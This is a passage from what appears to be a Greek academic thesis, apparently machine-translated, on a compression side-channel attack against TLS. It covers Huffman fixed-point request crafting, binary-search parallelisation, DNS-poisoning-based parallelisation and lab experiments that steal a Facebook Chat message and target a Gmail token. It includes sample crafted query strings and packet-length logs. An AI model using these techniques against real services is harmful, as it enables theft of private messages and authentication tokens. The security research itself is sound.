Οι αλγόριθμοι κρυπτογράφησης μπλοκ παρέχουν μια μεγαλύτερη πρόκληση σε σύγκριση με τους αλγόριθμους κρυπτογράφησης ρεύματος όταν πρέπει να ξεχωρίσει το μήκος, αφού τους αλγόριθμους κρυπτογράφησης ρεύμα παρέχουν καλύτερη διακριτότητα. Στην παρούσα εργασία χρησιμοποιούμε στατιστικές τεχνικές για να ξεπεραστεί αυτό το πρόβλημα.

Επιπλέον, κωδικοποίηση Huffman μπορεί να επηρεάσει το μήκος της συμπιεσμένης ροής δεδομένων, δεδομένου ότι η συχνότητα χαρακτήρα ενδέχεται να επηρεαστεί με αποτέλεσμα διαφορετικούς Huffman πίνακες και στη συνέχεια διαφορετικό μήκος. Εμείς θα προτείνουμε μια μέθοδο για να παρακάμφθει ο Huffman που προκαλεί θόρυβο επίσης.

5.1.1 Επίθεση σε block ciphers

Τα block ciphers είναι τα πιο κοινά ciphers στα μοντέρνα websites. Συγκεκριμένα ο AES [5] χρησιμοποιείται σε μεγάλα sites όπως Facebook[1], Google[2], Twitter[3], Wikipedia[4], YouTube[5], Amazon[6] και άλλα. Σε αυτή την εργασία εισαγάγει μεθόδους για να επιτεθούν

[1] https://www.facebook.com
[2] https://www.google.com
[3] https://www.twitter.com
[4] https://www.wikipedia.org
[5] https://www.youtube.com
[6] https://www.amazon.com

σε block ciphers χρησιμοποιώντας το μοντέλο επίθεσης που περιγράφεται στο Κεφάλαιο 4.

Πρώτα απ' όλα, ένα ρεύμα πακέτων για μια συγκεκριμένη παράμετρο πρέπει να εξεταστεί, για να βρείτε τα σχέδια και να κατανοήσουν καλύτερα τη διανομή του ρεύματος δεδομένων στα αρχεία TLS και πακέτα TCP. Στα ακόλουθα σχήματα ρεύματα μπορεί να δει για το Facebook Touch και το Gmail, αντίστοιχα.



Figure 5.1: Facebook flow



Figure 5.2: Gmail flow

Μια προσεκτικότερη ματιά στο παραπάνω ρεύμα αποκαλύπτει ενδιαφέρουσες πληροφορίες σχετικά με το σχέδιο που υποβλήθηκε από πολλαπλές αιτήσεις για το ίδιο τελικό σημείο.

Συγκεκριμένα, η πρώτη εικόνα δείχνει δύο επακόλουθες αιτήσεις για την αναζήτηση στο Facebook Touch. Οι δύο αιτήσεις είχαν εκδοθεί στο πλαίσιο επίθεσης και μπορεί να φανεί ότι τα μήκη τους διαφέρουν μόνο σε ένα και μόνο αρχείο TLS.

Σε αυτό το σημείο θα ήταν ασφαλές να υποθέσουμε ότι ο συγκεκριμένος πακέτο που διαφέρει στα δύο αιτήματα είναι η μία που περιέχει plaintext του εισβολέα. Για να

επιβεβαιωθεί αυτό, το mitmproxy μπορεί και πάλι να χρησιμοποιηθεί μαζί με το MITM proxy μας.

Mitmproxy χρησιμοποιεί netlib[7] ως βιβλιοθήκη σύνδεσης δεδομένων. Netlib's `read_chunked` λειτουργία εκτελεί την ανάγνωση των θραυσμάτων record TLS. Προσθέσαμε `print` δείκτες σε αυτή τη λειτουργία, που σημαδεύουν το αρχείο καταγραφής που περιέχει τη ροή του πακέτου που διέρχεται από MITM proxy μας και παρέχει επίσης τους τομείς που η plaintext διαιρείται πριν από τη συμπίεση. Συγκρίνοντας το ημερολόγιο με το αποκρυπτογραφημένο και αποσυμπίεση κομμάτια του απλού μας έχουν επιβεβαιώσει ότι ο τομέας του απλού κειμένου που περιέχει την αντανάκλαση είναι που περιέχεται στην εγγραφή TLS που διαφέρει στη ροή μήκος.

Οι παραπάνω ροές οδηγούν σε μια άλλη ενδιαφέρουσα απόφαση. Εάν η εφαρμογή του το μπλοκ κρυπτογράφησης ήταν, όπως αναμενόταν, κάθε εγγραφή θα πρέπει να έχουν μήκος που είναι ένα προϊόν των 128 bits και, κατά συνέπεια, τα δύο αρχεία που διαφέρουν πρέπει να έχουν είχαν το ίδιο μήκος ή να διαφέρουν σε ένα προϊόν 128 bits. Ωστόσο, αυτό δεν συμβαίνει εδώ.

Προκειμένου να διερευνήσει περαιτέρω την εφαρμογή της κρυπταλγόριθμων, έχουμε εξέδωσε την επίθεση σε πολλαπλά λειτουργικά συστήματα, δίκτυα και προγράμματα περιήγησης. Η παράμετρος που φαίνεται να επιδεικνύουν παρόμοια συμπεριφορά σε αυτές τις περιπτώσεις ήταν το πρόγραμμα περιήγησης, όπως και για διάφορα λειτουργικά συστήματα και δίκτυα η ροή πακέτων ήταν δομικά η ίδια και για την ίδια έκδοση του προγράμματος περιήγησης.

Στα παρακάτω σχήματα παρουσιάζονται δύο διαφορετικές δομές ροής πακέτου που παρατηρήθηκαν κατά τη διάρκεια των πειραμάτων σε διαφορετικά προγράμματα περιήγησης και εκδόσεις.

[7] https://pypi.python.org/pypi/netlib

```
User application payload: 3142
Endpoint application payload: 214
Endpoint application payload: 340
Endpoint application payload: 36
User application payload: 3161
User application payload: 36
Endpoint application payload: 78
Endpoint application payload: 229
Endpoint application payload: 36
User application payload: 36
User application payload: 3015
Endpoint application payload: 53
Endpoint application payload: 1122
Endpoint application payload: 36
User application payload: 36

User application payload: 3142
Endpoint application payload: 80
Endpoint application payload: 340
Endpoint application payload: 36
User application payload: 36
User application payload: 3160
Endpoint application payload: 67
Endpoint application payload: 230
Endpoint application payload: 36
User application payload: 36
User application payload: 3015
Endpoint application payload: 53
Endpoint application payload: 1125
Endpoint application payload: 36
User application payload: 36
```

Figure 5.3: Παλιότερη έκδοση browser

```
User application payload: 2220
Endpoint application payload: 98
Endpoint application payload: 362
Endpoint application payload: 41
User application payload: 41
User application payload: 2105
Endpoint application payload: 46
Endpoint application payload: 1330
Endpoint application payload: 41
User application payload: 41
User application payload: 2205
Endpoint application payload: 237
Endpoint application payload: 418
Endpoint application payload: 41

User application payload: 2220
User application payload: 41
Endpoint application payload: 98
Endpoint application payload: 259
Endpoint application payload: 41
User application payload: 41
User application payload: 2105
Endpoint application payload: 46
Endpoint application payload: 1306
Endpoint application payload: 41
User application payload: 41
User application payload: 2205
Endpoint application payload: 236
Endpoint application payload: 424
Endpoint application payload: 41
User application payload: 41
```

Figure 5.4: Νεότερη έκδοση browser

Σε παλαιότερες εκδόσεις του προγράμματος περιήγησης, το πακέτο που περιέχει το reflection είναι το ένα με μήκος 1122 για την πρώτη αίτηση και 1125 για το δεύτερο αίτημα. Κάθε αίτημα της ροής έδειξε μια διαφορά μερικών bytes, ότι δεν θα υπερβαίνει το 20 ανά πάσα στιγμή. Σε νεότερες εκδόσεις των browsers, το πακέτο που περιέχει η αντανάκλαση 418 bytes για το πρώτο αίτημα και 424 για το δεύτερο. Σε άλλες περιπτώσεις, η διαφορά θα μπορούσε να είναι δεκάδες ή εκατοντάδες bytes για δύο αιτήσεις.

Τα προγράμματα περιήγησης που χρησιμοποιήθηκαν, Mozilla Firefox, Google Chrome, Chromium και Iceweasel, όλοι χρησιμοποιούν το Mozilla's Network Security Services (NSS) library[8] για την εφαρμογή του TLS. Μετά τις παραπάνω ανακαλύψεις, έχουμε βρει ότι το πρώτο σχέδιο αποδείχθηκε σε εκδόσεις του προγράμματος περιήγησης που χρησιμοποιείται NSS 3.17.3 απελευθέρωση ή μεγαλύτερα, ενώ το δεύτερο σχέδιο αποδείχθηκε σε προγράμματα περιήγησης που χρησιμοποιούνται νεότερα NSS απελευθερώνει. Ωστόσο, περαιτέρω έρευνα πρέπει να γίνει, προκειμένου να προσδιοριστεί γιατί η εφαρμογή μπλοκ κρυπτογράφησης δεν ακολουθεί το θεωρητικών προτύπων.

Σε κάθε περίπτωση, οι παραπάνω μοτίβα μας επιτρέπουν να χρησιμοποιούν στατιστικές μεθόδους για την εξαγωγή συμπεράσματα σχετικά με το μήκος. Συγκεκριμένα εκδίδοντας εκατοντάδες ή χιλιάδες των αιτήσεων για την ίδια σειρά και τον υπολογισμό της μέσης διάρκειας του απαντήσεις το σωστό σύμβολο θα πρέπει να συγκλίνουν σε ένα μικρότερο μέσο μήκος που ένας ανακριβής. Αυτή η μέθοδος μας επιτρέπει να παρακάμψει το

[8] https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSS

θόρυβο που εισάγονται με τυχαία strings στο σώμα HTML.

5.1.2 Huffman fixed-point

Η Huffman κωδικοποίησης, όπως περιγράφεται στην ενότητα 2.1.2, χρησιμοποιεί letter συχνότητα, προκειμένου να παραχθεί συμπίεση χωρίς απώλειες της ροής δεδομένων. Με εισάγοντας ένα επιλεγμένο plaintext στο ρεύμα δεδομένων, ο εισβολέας θα επηρεάσει αυτή η συχνότητα, πιθανότατα με αποτέλεσμα ένα διαφοροποιημένο πίνακα Huffman και επηρεάζουν το μήκος του συμπιεσμένου ρεύματος συνολικά.

Σε αυτή την ενότητα θα περιγράψουμε μια μέθοδο για να παρακάμψει το θόρυβο που προκαλείται από Huffman κωδικοποίησης. Συγκεκριμένα, παρουσιάζουμε έναν τρόπο για δύο διαφορετικά αιτήματα το ίδιο στάδιο της επίθεσης για να αποδείξει τα ίδια επιστολή συχνότητες έτσι ότι η ίδια η επίθεση δεν επηρεάζει τον πίνακα Huffman της συμπίεσης.

Αρχικά μια πισίνα αλφάβητο δημιουργείται που περιέχει κάθε στοιχείο του αλφαβήτου ότι το μυστικό ανήκει. Το βασικό σημείο έγκειται στο γεγονός ότι Huffman κωδικοποίηση κάνει δεν λαμβάνουν υπόψη τη θέση των χαρακτήρων, αλλά μόνο τη συχνότητα του εμφάνιση για κάθε μία.

Έτσι, αν, για παράδειγμα, το αλφάβητο αποτελείται από δεκαδικών ψηφίων, δύο διαφορετικά αιτημάτων μπορεί να κατασκευαστεί ως εξής:

```
?q=rynmkwi_1_2_3_4_5_6_7_8_9_Credit Card: 0znq
?q=rynmkwi_0_2_3_4_5_6_7_8_9_Credit Card: 1znq
```

Figure 5.5: Huffman fixed-point

Σε αυτή την περίπτωση, η συχνότητα του κάθε γράμματος δεν επηρεάζεται από ένα αίτημα προς ένα άλλο, ενώ αναδιάταξη της θέσης μας επιτρέπει να εκτελέσει την επίθεση.

Το παραπάνω σχήμα απεικονίζει επίσης την χρήση τυχαίων nonces πριν και μετά την κύρια το σώμα της αίτησης, σε αυτή την περίπτωση `rynmkwi` και `znq` αντίστοιχα. Αυτά τα nonces χρησιμοποιούνται για να αποφευχθεί το σταθερό σημείο πρόθεμα Huffman ή ο χαρακτήρας δοκιμαστεί να LZ77 συμπιέζονται με strings πριν, σε αυτήν την περίπτωση `?q=`, ή μετά από αίτημα και επηρεάζουν τη συνοχή των δοκιμών.

Η εφαρμογή μας της μεθοδολογίας που περιγράφεται βρίσκεται στην αίτηση βιβλιοθήκη προετοιμασίας 9.6. Ένας χρήστης πρέπει να εισάγει ένα επιλεγμένο πρόθεμα για το bootstrapping και μια πισίνα αλφάβητο από κάποιες προκαθορισμένες αλφάβητα - γράμματα κεφαλαία, πεζά γράμματα, δεκαδικά ψηφία και παύλες - καθώς και σειριακή ή παράλληλη μέθοδος επίθεσης. Οι λειτουργίες της βιβλιοθήκης στη συνέχεια θα δημιουργήσει το κατάλληλο αρχείο αίτημα που μπορεί να χρησιμοποιηθεί σε συνδυασμό με την παραβίαση script για να εκδώσει την επίθεση.

5.2 Βελτιστοποίηση επίθεσης

Τα προηγούμενα κεφάλαια έχουν επικεντρωθεί στην επέκταση και εξηγώντας πώς η επίθεση θα μπορούσε να είναι μια βιώσιμη απειλή σε εφαρμογές πραγματικού κόσμου.

Ωστόσο, το έργο εξακολουθεί να χρειάζεται πρέπει να γίνει για να καταστεί ταχύτερη και να ελαχιστοποιηθεί το περιθώριο σφάλματος.

Σε αυτή την ενότητα θα περιγράψουμε δύο μεθόδων που βελτιώνουν την απόδοση του επίθεση, παραλληλοποίηση αναρρίχηση λόφων και παραλληλισμού μεταξύ τομέων.

5.2.1 Παραλληλοποίηση του hill-climbing

Μέχρι αυτό το σημείο, οι χαρακτήρες του αλφαβήτου δοκιμάζονται σειριακά, το ένα μετά το το άλλο και πάλι από την κορυφή, όταν επιτευχθεί το τέλος της αλφαβήτου. Ωστόσο, μια πιο αποτελεσματική μέθοδος θα μπορούσε να ακολουθηθεί, ότι θα μπορούσε να μειώσει το χρόνο του επίθεση από $O(|S|)$ στο $O(log|S|)$.

Η ιδέα πίσω από αυτή τη μέθοδο βασίζεται στην καλά γνωστή `divide-and-conquer` παράδειγμα. Συγκεκριμένα, αντί να χρησιμοποιεί μία δοκιμή χαρακτήρα κάθε φορά που συνενώνονται με το γνωστό πρόθεμα θα μπορούσαμε να διαιρέσουμε το πισίνα αλφάβητο των αιτήσεων μισό και το ζήτημα σε κάθε τέτοια μισό. Ένα αρχείο αίτησης παραμετροποιημένη ως τέτοια είναι η ακόλουθη:

```
AF6bup
ladbfsk!1_3_5_7_9_AF6bup0 AF6bup2 AF6bup4 AF6bup6 AF6bup8 znq,ladbfsk!0
    _2_4_6_8_AF6bup1 AF6bup3 AF6bup5 AF6bup7 AF6bup9 znq
```

Listing 5.1: Αρχείο με παραλληλοποιημένες παραμέτρους

Χρησιμοποιώντας αυτή τη μέθοδο, για κάθε βήμα της επίθεσης είναι δύο διαφορετικά αιτήματα. Η πρώτη αντιστοιχεί στο ήμισυ του αλφαβήτου και το δεύτερο στην άλλη ήμισυ. Όποια ελαχιστοποιεί τη συνάρτηση μήκους πρέπει να περιέχει η σωστή μυστικό, έτσι ώστε να επιλέγεται και η ίδια μέθοδος εφαρμόζεται σε αυτό έως ότου ενιαίο χαρακτήρα έχει επιλεγεί. Με αυτόν τον τρόπο χρησιμοποιούμε δυαδικά τεχνικές αναζήτησης ρίχνοντας τον παράγοντα επίθεση αισθητά.

Οι προϋποθέσεις για Huffman που προκαλείται από το θόρυβο και την ασφάλεια συμπίεση πληρούνται επίσης εδώ χρησιμοποιώντας την πισίνα αλφάβητο και τις τυχαίες nonces. Επίσης, στην περίπτωση συνδυασμένης αλφάβητα, όπως πεζά γράμματα, κεφαλαία γράμματα και ψηφία, είναι να πιθανό ότι οι προκαταλήψεις εισαχθεί σχετικά με τους διαφορετικούς τύπους, π.χ. πεζά γράμματα θα μπορούσε να είναι καλύτερη από ό, τι συμπιεσμένο κεφαλαία αυτά. Μπορούμε επίσης να παρακάμψει Αυτό το ζήτημα διαιρώντας το αλφάβητο εναλλάξ αντί διαδοχικά.

5.2.2 Cross-domain παραλληλοποίηση

Η δομή δέντρου του συστήματος ονομάτων τομέα (DNS)[9] ορίζει κάθε κόμβος ρεκόρ μη πόρων ως ένα όνομα τομέα. Κάθε τομέας που αποτελεί μέρος ενός μεγαλύτερου χώρου ονομάζεται subdomain. Οι περισσότερες ιστοσελίδες χρησιμοποιούν υποτομείς για συγκεκριμένες εφαρμογές, που κρατούν ένα ορισμένο ρόλο στο πλαίσιο του βασικού ιστού εφαρμογή. Τέτοιες εφαρμογές περιλαμβάνουν γλωσσικές εκδόσεις της ιστοσελίδας, κινητά εκδόσεις ή τμήματα ενός μεγαλύτερου οργανισμού, όπως τα σχολεία σε ένα πανεπιστήμιο και τα λοιπά.

[9] https://en.wikipedia.org/wiki/Domain_Name_System

Η ύπαρξη διαφορετικών υποτομέων μπορεί να χρησιμοποιηθεί για να κάνει την επίθεση πιο αποτελεσματικός. Σε αυτή την περίπτωση, πολλαπλές υποτομείς θα πρέπει να χειριστεί ίδια ή παρόμοια στοιχεία που περιέχει την επιλεγμένη μυστικό. Εάν τα μπισκότα είναι διαθέσιμα στο γονικό τομέα, είναι επίσης διαθέσιμα σε υποτομείς και μπορεί να χρησιμοποιηθεί από τον εισβολέα.

Συγκεκριμένα διαφορετικά subdomains μπορεί να επιλύσει σε διαφορετικές διευθύνσεις IP, μέσω του DNS δηλητηρίαση. Οι πληροφορίες IP προέλευσης και προορισμού περιλαμβάνεται στο Transport Layer του δικτύου έτσι ώστε να μπορεί να δει κανείς από ένα ωτακουστής ή, σε μας περίπτωση, ο πληρεξούσιος MITM. Η επίθεση μπορεί στη συνέχεια να εκδοθεί στις δύο περιοχές αποτελεσματικά παραλληλισμού με έως και αποδοτικότητα Nχ, όπου N είναι ο αριθμός των διαφορετικών τομείς και υποτομείς.

5.2.3 Point-system meta-predictor

Κάθε παραλλαγή της επίθεσης μέχρι τώρα υποτίθεται ότι μετά από μια σειρά αιτημάτων το μέσο μήκος της ορθής εικασία θα ήταν μικρότερη από το μήκος του κάθε ανακριβής. Ωστόσο, πειράματα που έγιναν για το σκοπό του παρόντος εγγράφου έχουν δείξει ότι αυτό δεν είναι πάντα η περίπτωση.

Στην ενότητα αυτή εισάγουμε την έννοια της μετα-προγνωστικός δείκτης, που χρησιμοποιεί ένα σημείο του συστήματος, προκειμένου να κατατάξουν κάθε εικασία σε σύγκριση με τους άλλους. Η ανάγκη για όπως λειτουργικότητα έγιναν εμφανή, όταν μπορεί να παρατηρήσει ότι, παρόλο που η σωστό γράμμα μετά σταθεροποιείται μια αρχική περίοδο μέχρι την επίθεση είναι μεταξύ το *best* αυτά δεν είναι κατ' ανάγκην *the best* δεν έχει σημασία πόσο πολλά αιτήματα.

Για το λόγο αυτό, έχουμε δημιουργήσει ένα σύστημα το σημείο, προκειμένου να αξιολογηθεί η απόδοση του κάθε γράμματος στο πλαίσιο μιας leatherboard των αύξουσα σημαίνει Για το μήκος. Το σύστημα αυτό το σημείο έχει δηλωθεί στη βιβλιοθήκη των σταθερών » [9.2], όπως παρακάτω:

1: 20	**2**: 16
3: 12	**4**: 10
5: 8	**6**: 6
7: 4	**8**: 3
9: 2	**10**: 1

Εννοιολογικά, μπορεί να γίνει κατανοητό ότι το σωστό γράμμα είναι πιο πιθανό να είναι μεταξύ των textit καλύτερο αυτά την πάροδο του χρόνου, ακόμη και αν δεν είναι *the best* τελικά σε σύγκριση με τις άλλες που δεν θα είναι ως *good* σε γενικές γραμμές,

αν και μπορούν να επιδείξουν μια ακίδα στην απόδοση για ένα ορισμένο χρονικό διάστημα. Ένα παράδειγμα αυτής της λειτουργικότητας εναντίον Facebook Chat περιγράφεται εκτενώς στο τμήμα 6.1.

Chapter 6

Πειραματικά αποτελέσματα

Σε αυτό το κεφάλαιο παρουσιάζουμε τα αποτελέσματα των πειραμάτων που διεξάγονται στο εργαστήριο για δύο κύρια συστήματα, το Facebook Chat και το Gmail. Θα αναλύσουμε την ισχύ της επίθεσης σύμφωνα με διαφορετικούς τρόπους, σειριακές και παράλληλες, καθώς και τη χρονική κατανάλωση της κάθε μεθόδου. Επίσης θα διερευνήσουμε την αποτελεσματικότητα του συστήματος συγκέντρωσης βαθμών του meta-predictor που εισήχθη στο Τμήμα 5.2.3.

6.1 Μηνύματα Facebook Chat

Το πρώτο πείραμα στοχεύει το Facebook Chat και προσπαθεί να εκμεταλλευτεί την ευπάθεια που παρουσιάζονται στο τμήμα 4.2.1. Η πρώτη προσπάθεια χρησιμοποίησε ένα κανονικό Facebook λογαριασμό με εκατοντάδες φίλους και τακτικές συνομιλίες chat και κοινοποιήσεων. Ωστόσο, χρησιμοποιώντας τη μέθοδο επικύρωσης του τμήματος 4.3, διαπιστώθηκε ότι μεταξύ του μυστικό και η αντανάκλαση υπάρχει μία μεγάλη ποσότητα δεδομένων, τα οποία οδήγησαν σε μη-συμπίεση των δύο.

Για τους σκοπούς του παρόντος εγγράφου έχουμε δημιουργήσει ένα λογαριασμό εργαστήριου που δεν έχει φίλους και καμία δραστηριότητα του χρήστη οποιουδήποτε είδους, εκτός από ένα προσωπικό μήνυμα που θα είναι το μυστικό για να κλαπεί. Με αυτόν τον τρόπο ο θόρυβος ενός πραγματικού κόσμου λογαριασμού, όπως νέα μηνύματα ή ειδοποιήσεις, μειώνονται και μπορούμε να αποφύγουμε το προβλήματα που περιγράφονται ανωτέρω.

Υποθέτουμε μια επίθεση σε μηνύματα συνομιλίας στο Facebook με τη σειριακή μέθοδο για αιτήματα γνωρίζοντας το μυστικό αποτελείται από γράμματα, είτε πεζά ή κεφαλαία. Για να κλέψει το πρώτο γράμμα του μυστικού πραγματοποιούμε 4000 επαναλήψεις αιτήματα, γεγονός που μεταφράζεται σε 4000 για κάθε γράμμα της αλφαβήτου ή $4000 * 52 = 208000$ αιτήματα στο σύνολο. Η ώρα για δύο αιτήματα είχε οριστεί σε 4 δευτερόλεπτα, για να είμαστε σίγουροι ότι επικαλυπτόμενες ροές μπορεί να διακριθούν. Αυτό έχει οδηγήσει σε συνολικά $208000 * 4 = 832000$ δευτερόλεπτα που ισούται περίπου 9 ημέρες.

Η παρακάτω εικόνα δείχνει τη συμπεριφορά για το σωστό γράμμα, όπως η επίθεση εξελίχθηκε:



Figure 6.1: Διάγραμμα σωστού γράμματος

Ο πάνω οριζόντιος άξονας περιέχει τον αριθμό των επαναλήψεων των αιτήσεων.

Ο αριστερός κάθετος άξονας δείχνει τη θέση για το σωστό γράμμα σε σύγκριση με τα άλλα σε αύξουσα σειρά ώστε το μήκος, δηλαδή το γράμμα με ελάχιστο μέσο μήκος είναι 1, το δεύτερο μικρότερο είναι 2 κ.λπ.

Ο δεξιός κάθετος άξονας απεικονίζει τη διαφορά των μέσων μηκών για το σωστό γράμμα και το *καλύτερο* ένα, δηλαδή το ένα με ελάχιστο μέσο μήκος, ή το δεύτερο *καλύτερο* σε περίπτωση που το σωστό γράμμα είναι με το ελάχιστο μέσο μήκος.

Μπορεί να γίνει κατανοητό ότι η σωστή εικασία παρουσιάζει μια καλή συμπεριφορά μετά από μια μεταβατική περίοδο, αν και αυτό δεν είναι απαραίτητο να αντιστοιχεί στην ελάχιστη μέση μήκους απάντηση. Για να χειριστεί αυτό το πρόβλημα εισάγουμε το point-system meta-predictor που παρουσιάζονται στο τμήμα 5.2.3. Κατά παρόμοιο τρόπο έχουν αναλυθεί τα δεδομένα που συλλέγονται με τη χρήση της πληροφορίας point-system.

Το διάγραμμα που απεικονίζει την εξέλιξη των σωστών γραμμάτων σε συμπεριφορά στο χρόνο σχετικά με τα συνολικά σημεία παρουσιάζεται στον ακόλουθο διάγραμμα:



Figure 6.2: Διάγραμμα πόντων σωστού χαρακτήρα

Είναι σαφές ότι με την εισαγωγή του συστήματος πόντων η πρόβλεψη της σωστής επιλογής είναι πολύ πιο αποδοτική από πριν. Μετά από μια μεταβατική περίοδο το σωστό γράμμα καταδεικνύει μια καλύτερη συμπεριφορά σε σύγκριση με οποιαδήποτε άλλη επιλογή, αυξάνοντας την επίδοση πόντων του σε ένα σχεδόν γραμμικό ρυθμό με τον χρόνο.

Η επίθεση παρέχει μια στατιστική απόδειξη ότι το Facebook Chat δεν είναι IND-CPA. Είναι σαφές ότι ένας αντίπαλος θα μπορούσε να αποκτήσει ένα σημαντικό πλεονέκτημα να κλέβει ένα προσωπικό μήνυμα Chat του Facebook που χρησιμοποιούν αυτό το μοντέλο επίθεσης. Ωστόσο, μπορεί να είναι κατανοητό ότι η επίδοση της επίθεσης είναι αρκετά φτωχή, καθιστώντας ιδιαίτερα δύσκολο να εφαρμοστούν σε πραγματικό κόσμο, όπου οι προϋποθέσεις για την επιτυχία θα πρέπει να είναι έγκυρες για μια αξιοσημείωτη χρονική περίοδο.

6.2 Gmail Authentication token

Το επόμενο πείραμά μας με στόχο την κλοπή του διακριτικού ελέγχου ταυτότητας του Gmail λογαριασμού, όπως περιγράφεται στην ενότητα 4.2.2. Ο θόρυβο κατά τη διάρκεια της επίθεσης είναι σε ελάχιστο επίπεδο και χρησιμοποιήθηκε ένας κανονικός λογαριασμός.

